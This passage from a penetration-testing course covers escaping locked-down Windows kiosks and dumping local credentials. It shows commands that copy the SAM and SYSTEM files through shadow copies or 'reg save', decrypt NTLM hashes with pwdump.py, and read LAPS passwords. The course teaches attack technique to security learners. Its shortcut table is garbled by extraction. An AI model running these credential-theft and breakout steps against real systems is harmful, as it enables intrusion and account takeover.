


Figure 220: Creating shortcuts through an Open File dialog window

If this works, we may be able to modify the shortcut and change the target application in the shortcut properties to an application like **cmd.exe** or **powershell.exe** which could launch an interactive shell on the system.

This approach also works with various special-use folders in file browser dialog windows. Right-clicking files in the file browser may present an option to add the file or a shortcut to “Favorites” or send it to a particular location. Because right-click functionality is widely-used in Windows applications, it is difficult to restrict in a kiosk environment and should be attempted frequently as we increase our latitude on the system. These right-click menus are a common weakness in kiosk systems.

If we are able to browse the filesystem, such as through a file open or save dialog, but right-clicking is disabled, it may be possible to start an application by dragging and dropping files onto it. Good candidates for this are *cmd.exe* and *powershell.exe*, if they are available on the kiosk, as they can provide a system shell. If the filetype being dragged is associated with the program, the program will likely open it.

With *cmd.exe* and *powershell.exe*, any file should be enough to open a command window:






Figure 221: Dragging a file to cmd.exe

The print dialog, if available in the kiosk, can provide a useful and often-overlooked avenue to a working file browser dialog, even in extremely locked-down systems. Once a file browser is activated, we can use techniques similar to those we previously discussed in this module to escape from the dialog and run applications or manipulate the filesystem (Figure 222). Note that this may work on Linux systems as well.




Figure 222: Using Print dialog to access Windows Explorer features

We should also attempt to use various keyboard shortcuts to expand our level of access. For example, **Ctrl+Alt+Delete** can potentially launch the lock screen menu, which can allow us to log in as a different user or start Task Manager (Figure 223).




Figure 223: Windows lock screen with option to start Task Manager

Task Manager can be started directly with `[Ctrl]+[Alt]+[Esc]`. There are also many combinations using the Windows key that can be useful if they aren't blocked. Some other frequently-useful shortcuts include:

Key	Menu/Application
!	Help
C+P	Print Dialog
E+A	Task Switcher
G+R	Run menu
C+~	Start Menu

Table 4 - Shortcuts

In addition to kiosk interface-focused restrictions, Windows systems may also include various application whitelisting or blacklisting strategies. There are many potential bypasses for these, which are out of the scope of this module. However, a simple option is to copy and paste binaries, rename them, and attempt to run them. Some systems may restrict powershell.exe but a copied and renamed version will run without issue (Figure 224).




Figure 224: Running a restricted binary by copying and then renaming it

Many blacklists/whitelists work on either a hash of the file, the filename, or the file path. Modifying any one of these will bypass blacklists. The reverse is true for whitelisting. If we have write access to a known whitelisted file, we can replace it with a binary that is normally restricted.

Most of the strategies in this module are operating system-agnostic. The philosophy of kiosk breakouts is to explore any available functionality and attempt to misuse it to free ourselves from the “guided experience” of the kiosk system. Because locking down all dialog windows, embedded links and shortcuts in an operating system is a monumental task, with enough time we will likely find a weakness in the defenses and escape.

### 11.5.1.1 Exercises

1. Using Notepad on a Windows machine, open the help dialog and search for different utilities that might expand our capabilities in a restricted environment. Expand on the examples in this section to get a direct link through the help pages to open an application. What applications are available via this method?

## 11.6 Wrapping Up

In this module, we have demonstrated how, by thinking outside the box and exploiting existing and intended functionality, a dedicated attacker can escape a restricted kiosk or thin client user interface and compromise the system. We've also demonstrated the importance of working with tools natively available on a system to create openings, rather than relying on external utilities and access.

OS-91538 Joyce Cox

## 12 Windows Credentials

Windows implements a variety of authentication and post-authentication privilege mechanisms that can become quite complex in an Active Directory environment.

In this module, we'll discuss Windows credentials and present attack vectors that leverage or disclose them. We'll begin with an investigation into local authentication credentials and discuss post-authentication privileges as well as Active Directory authentication and Kerberos.

### 12.1 Local Windows Credentials

Windows can authenticate local user accounts as well as those belonging to a domain, which are stored within Active Directory.

In this section, we'll discuss credentials for local user accounts and demonstrate how they can be used as part of an attack chain.

#### 12.1.1 SAM Database

Local Windows credentials are stored in the *Security Account Manager* (SAM) database<sup>670</sup> as password hashes using the NTLM hashing format,<sup>671</sup> which is based on the MD4<sup>672</sup> algorithm.

We can reuse acquired NTLM hashes to authenticate to a different machine, as long as the hash is tied to a user account and password registered on that machine.

Although it is rare to find matching local credentials between disparate machines, the built-in default-named *Administrator* account<sup>673</sup> is installed on all Windows-based machines.

This account has been disabled on desktop editions since Windows Vista, but it is enabled on servers by default. To ease administrative tasks, system administrators often enable this default account on desktop editions and set a single shared password.

Given the capability of this attack vector, let's walk through an example. In this case, we'll attack the default local administrator account.

Every Windows account has a unique *Security Identifier* (SID)<sup>674</sup> that follows a specific pattern as shown in Listing 540:

---

S-R-I-S

---

*Listing 540 - Security Identifier format prototype*

---

<sup>670</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Security\\_Account\\_Manager](https://en.wikipedia.org/wiki/Security_Account_Manager)

<sup>671</sup> (Péter Gombos, 2018), <https://medium.com/@petergombos/lm-ntlm-net-ntlmv2-oh-my-a9b235c58ed4>

<sup>672</sup> (Wikipedia, 2020), <https://en.wikipedia.org/wiki/MD4>

<sup>673</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/windows/security/identity-protection/access-control/local-accounts>

<sup>674</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Security\\_Identifier](https://en.wikipedia.org/wiki/Security_Identifier)

In this structure, the SID begins with a literal "S" to identify the string as a SID, followed by a *revision level* (usually set to "1"), an *identifier-authority* value (often "5") and one or more *subauthority* values.

The subauthority will always end with a *Relative Identifier* (RID)<sup>675</sup> representing a specific object on the machine.

---

*The local administrator account is sometimes referred to as RID 500 due to its static RID value of 500.*

---

Let's use PowerShell and WMI to locate the SID of the local administrator account on our Windows 10 victim machine.

First, we'll determine the local *computename* from the associated environment variable and use it with the WMI *Win32\_UserAccount*<sup>676</sup> class. To obtain results for the local administrator account, we'll specify the *computename* through the *Domain* property and the account name through the *Name* property.

```
PS C:\> $env:computename
CLIENT

PS C:\> [wmi] "Win32_userAccount.Domain='client',Name='Administrator'"

AccountType : 512
Caption      : client\Administrator
Domain       : client
SID          : S-1-5-21-1673717583-1524682655-2710527411-500
FullName     :
Name        : Administrator
```

*Listing 541 - Relative identifier value of 500*

The highlighted section of the output (Listing 541) reveals a RID value of 500 as expected.

Next, we'll attempt to obtain credentials for this user account from the SAM database. The SAM is located at **C:\Windows\System32\config\SAM**, but the SYSTEM process has an exclusive lock on it, preventing us from reading or copying it even from an administrative command prompt:

```
C:\>copy c:\Windows\System32\config\sam C:\Users\offsec.corp1\Downloads\sam
The process cannot access the file because it is being used by another process.
0 file(s) copied.
```

*Listing 542 - Failure to copy the SAM database*

---

<sup>675</sup> (Microsoft, 2018), [https://msdn.microsoft.com/en-us/library/windows/desktop/ms721604\(v=vs.85\).aspx#\\_security\\_relative\\_identifier\\_gly](https://msdn.microsoft.com/en-us/library/windows/desktop/ms721604(v=vs.85).aspx#_security_relative_identifier_gly)

<sup>676</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/cimwin32prov/win32-useraccount>

---

*It is possible to perform a physical attack as well by booting the computer off an external media like a USB into a Linux-based operating system and accessing the content of the hard drive.*

---

There are two potential workarounds. First, we could use the *Volume Shadow Copy Server*,<sup>677</sup> which can create a snapshot (or “shadow volume”) of the local hard drive with *vssadmin*,<sup>678</sup> which is installed on Windows 8.1 and later. We can create a new shadow volume with the **create shadow** option, but this option is only available on server editions<sup>679</sup> of the tool.

The second approach, which will work on our Windows 10 machine, is to execute this option through WMIC launched from an administrative command prompt.

Specifically, we’ll launch **wmic**,<sup>680</sup> specify the **shadowcopy** class, create a new shadow volume and specify the source drive with “**Volume='C:\'**”. This will create a snapshot of the C drive.

```
C:\> wmic shadowcopy call create Volume='C:\  
Executing (Win32_ShadowCopy)->create()  
Method execution successful.  
Out Parameters:  
instance of __PARAMETERS  
{  
    ReturnValue = 0;  
    ShadowID = "{13FB63F9-F631-408A-B876-9032A9609C22}";  
};
```

*Listing 543 - Creating a shadow volume*

To verify this, we’ll run **vssadmin** and list the existing shadow volumes with **list shadows**:

```
C:\> vssadmin list shadows  
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool  
(C) Copyright 2001-2013 Microsoft Corp.  
  
Contents of shadow copy set ID: {8e3a3a18-93a6-4b18-bc54-7639a9baf7b2}  
    Contained 1 shadow copies at creation time: 11/14/2019 6:53:26 AM  
    Shadow Copy ID: {13fb63f9-f631-408a-b876-9032a9609c22}  
        Original Volume: (C:)\?\Volume{a74776de-f90e-4e66-bbeb-1e507d7fa0d4}\  
        Shadow Copy Volume: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1  
        Originating Machine: Client.corp1.com  
        Service Machine: Client.corp1.com  
        Provider: 'Microsoft Software Shadow Copy provider 1.0'  
        Type: ClientAccessible  
        Attributes: Persistent, Client-accessible, No auto release, No writers,  
Differential
```

*Listing 544 - Listing shadow volumes*

---

<sup>677</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/vss/volume-shadow-copy-service-overview>

<sup>678</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/vssadmin>

<sup>679</sup> (Microsoft, 2016), [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/cc788055\(v=ws.11\)?redirectedfrom=MSDN](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/cc788055(v=ws.11)?redirectedfrom=MSDN)

<sup>680</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/wmisdk/wmic>



Now that we've confirmed the creation of the shadow volume, we can copy the SAM database from it using the source path highlighted in the output of Listing 544:

```
C:\> copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\windows\system32\config\sam
C:\users\offsec.corp1\Downloads\sam
1 file(s) copied.
```

*Listing 545 - Shadow copying the SAM database*

---

*Note that the above command must be run from a standard cmd.exe prompt, not from a PowerShell prompt.*

---

Although we have copied the SAM database, it is partially encrypted by either RC4 (Windows 10 prior to Anniversary edition also called 1607 or RS1) or AES<sup>681</sup> (Anniversary edition and newer). The encryption keys are stored in the *SYSTEM* file, which is in the same folder as the SAM database. However, it is also locked by the *SYSTEM* account. We can reuse our shadow volume copy to copy this file as well:

```
C:\> copy
\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\windows\system32\config\system
C:\users\offsec.corp1\Downloads\system
1 file(s) copied.
```

*Listing 546 - Shadow copying the SYSTEM file*

We can also obtain a copy of the SAM database and SYSTEM files from the registry in the *HKLM\sam* and *HKLM\system* hives, respectively. Administrative permissions are required to read and copy.

For example, we'll use the **reg save**<sup>682</sup> command to save the content to the hard disk by specifying the registry hive and the output file name and path:

```
C:\> reg save HKLM\sam C:\users\offsec.corp1\Downloads\sam
The operation completed successfully.

C:\> reg save HKLM\system C:\users\offsec.corp1\Downloads\system
The operation completed successfully.
```

*Listing 547 - Saving SAM and SYSTEM from the registry*

Regardless of how we obtain the SAM database and SYSTEM file, we must decrypt them. At the time of writing, the only two tools that can decrypt these files are *Mimikatz* and *Creddump7*.<sup>683</sup> In this example, we'll use *Creddump*.

First, we'll install the *python-crypto* library, and then clone *Creddump* from the GitHub repository with **git clone**:

---

<sup>681</sup> (tijl, 2017), <https://www.insecurity.be/blog/2018/01/21/retrieving-ntlm-hashes-and-what-changed-technical-writeup/>

<sup>682</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/reg-save>

<sup>683</sup> (Neohapsis, 2018), <https://github.com/Neohapsis/creddump7>

```
kali@kali:~$ sudo apt install python-crypto
Reading package lists... Done
Building dependency tree
Reading state information... Done
...

kali@kali:~$ sudo git clone https://github.com/Neohapsis/creddump7
Cloning into 'creddump7'...
remote: Enumerating objects: 73, done.
remote: Total 73 (delta 0), reused 0 (delta 0), pack-reused 73
Unpacking objects: 100% (73/73), done.
```

*Listing 548 - Download Creddump7 project*

Next, we'll copy the SAM and SYSTEM files from the Windows 10 victim machine to our Kali Linux machine and use the **pwdump.py** python script from Creddump7 to decrypt the NTLM hashes as shown in Listing 549.

```
kali@kali:~$ cd creddump7/

kali@kali:~/creddump7$ python pwdump.py /home/kali/system /home/kali/sam
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2892d26cdf84d7a70e2eb3b9f05c425e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
:
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:e6178f16bccb14659f6c5228b070e0bf:::
```

*Listing 549 - Decrypting SAM database with pwdump.py*

As shown in the highlighted section of Listing 549, we have successfully decrypted the SAM database and obtained the NTLM password hash for the local administrator account.

In this section, we have executed this process manually to demonstrate the individual steps. However, many post-exploitation frameworks can automate this process as well.

In the next section, we'll examine how Microsoft has attempted to mitigate the risk of this attack vector.

### 12.1.1.1 Exercises

1. Dump the SAM and SYSTEM files using a Volume Shadow copy and decrypt the NTLM hashes with Creddump7.
2. Obtain the NTLM hash for the local administrator account by dumping the SAM and SYSTEM files from the registry.
3. Run a Meterpreter agent on the Windows 10 client and use *hashdump* to dump the NTLM hashes.

## 12.1.2 Hardening the Local Administrator Account

Although disabling the Administrator account would block this attack vector, many organizations rely on it for various applications and administrative tasks.

In an attempt to prevent attacks that leverage shared Administrator passwords, Microsoft introduced *Group Policy Preferences*<sup>684</sup> with Windows Server 2008, which included the ability to (among other things) centrally change local administrator account passwords. However, this approach stored data in an XML file in a *SYSVOL*<sup>685</sup> folder, which must be accessible to all computers in Active Directory. This created an obvious security issue since the unhashed local administrator password was stored on an easily-accessible share. To solve this issue, Microsoft AES-256 encrypted them, as shown in the example XML file in Listing 550.

```
<?xml version="1.0" encoding="utf-8" ?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D224D26}">
  <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Administrator (built-in)" image="2" changed="2015-05-22 05:01:55" uid="{D5FE7352-81E1-42A2-B7DA-118402BE4C33}">
    <Properties action="U" newName="ADSAdmin" fullName="" description""
cpassword="RI133B2WI2CiIOCau1DtrtTe3wdFwzCiWB5PSAxXMDstchJt3bLOUie0BaZ/7rdQjuqTonF3ZWA
KaliRvd4JGQ" changeLogon="0" noChange="0" neverExpires="0" acctDisabled="0"
    subAuthority="RID_ADMIN" userName="Administrator (built-in)" expires="2015-05-21" />
  </User>
</Groups>
```

Listing 550 - XML file for setting local administrator password

The AES-256 encrypted password (highlighted in the listing above) is realistically unbreakable given a strong key. Surprisingly, Microsoft published the AES private key on MSDN,<sup>686</sup> effectively breaking their own encryption. The *Get-GPPPassword*<sup>687</sup> PowerShell script could effectively locate and decrypt any passwords found in affected systems' *SYSVOL* folder.

As an apparent solution, Microsoft issued a security update in 2014 (MS14-025<sup>688</sup>), which removed the ability to create Group Policy Preferences containing passwords. Although these files could no longer be created, existing Group Policy Preferences containing passwords were not removed, meaning some may still exist in the wild.

To again address the issue of centrally managing passwords for the local administrator account, Microsoft released the *Local Administrator Password Solution* (LAPS)<sup>689</sup> in 2015, which offered a secure and scalable way of remotely managing the local administrator password for domain-joined computers.

LAPS introduces two new attributes for the computer object into Active Directory. The first is *ms-mcs-AdmPwdExpirationTime*, which registers the expiration time of a password as directed through a group policy. The second is *ms-mcs-AdmPwd*, which contains the clear text password of the local administrator account.<sup>690</sup> This attribute is *confidential*,<sup>691</sup> meaning specific read

<sup>684</sup> (Microsoft, 2016), [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn581922\(v%3Dws.11\)](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn581922(v%3Dws.11))

<sup>685</sup> (Microsoft, 2019), <https://social.technet.microsoft.com/wiki/contents/articles/8548.active-directory-sysvol-and-netlogon.aspx>

<sup>686</sup> (Microsoft, 2019), [https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-gppref/2c15cbf0-f086-4c74-8b70-1f2fa45dd4be?redirectedfrom=MSDN](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-gppref/2c15cbf0-f086-4c74-8b70-1f2fa45dd4be?redirectedfrom=MSDN)

<sup>687</sup> (PowerShellMafia, 2017), <https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Get-GPPPassword.ps1>

<sup>688</sup> (Microsoft, 2015), <https://support.microsoft.com/en-us/help/2962486/ms14-025-vulnerability-in-group-policy-preferences-could-allow-elevati>

<sup>689</sup> (Microsoft, 2017), <https://blogs.technet.microsoft.com/secguide/2018/12/10/remote-use-of-local-accounts-laps-changes-everything/>

<sup>690</sup> (Sean Metcalf, 2016), <https://adsecurity.org/?p=3164>

permissions are required to access the content, which is normally assigned through group membership. LAPS uses `admpwd.dll` to change the local administrator password and push the new password to the `ms-mcs-AdmPwd` attribute of the associated computer object.

If LAPS is in use, we should try to gain access to the clear text passwords in Active Directory as part of a penetration test. While Microsoft has released a PowerShell toolkit to query LAPS, it is not typically installed on a workstation.

Instead, we can use the *LAPSToolkit*<sup>692</sup> PowerShell script, which is essentially a wrapper script around the *PowerView*<sup>693</sup> Active Directory enumeration PowerShell script.

For example, we'll invoke the **Get-LAPSComputers** method from LAPSToolkit to list all computers that are set up with LAPS and display the hostname, the clear text password, and the expiration time:

---

*Remember when starting a PowerShell prompt, we must supply the -exec bypass option to disable the default ExecutionPolicy setting.*

---

```
PS C:\Tools> Import-Module .\LAPSToolkit.ps1
```

```
PS C:\Tools> Get-LAPSComputers
```

ComputerName	Password	Expiration
-----	-----	-----
appsrv01.corp1.com		12/14/2019 04:18:03

*Listing 551 - Using Get-LAPSComputers to dump LAPS attributes*

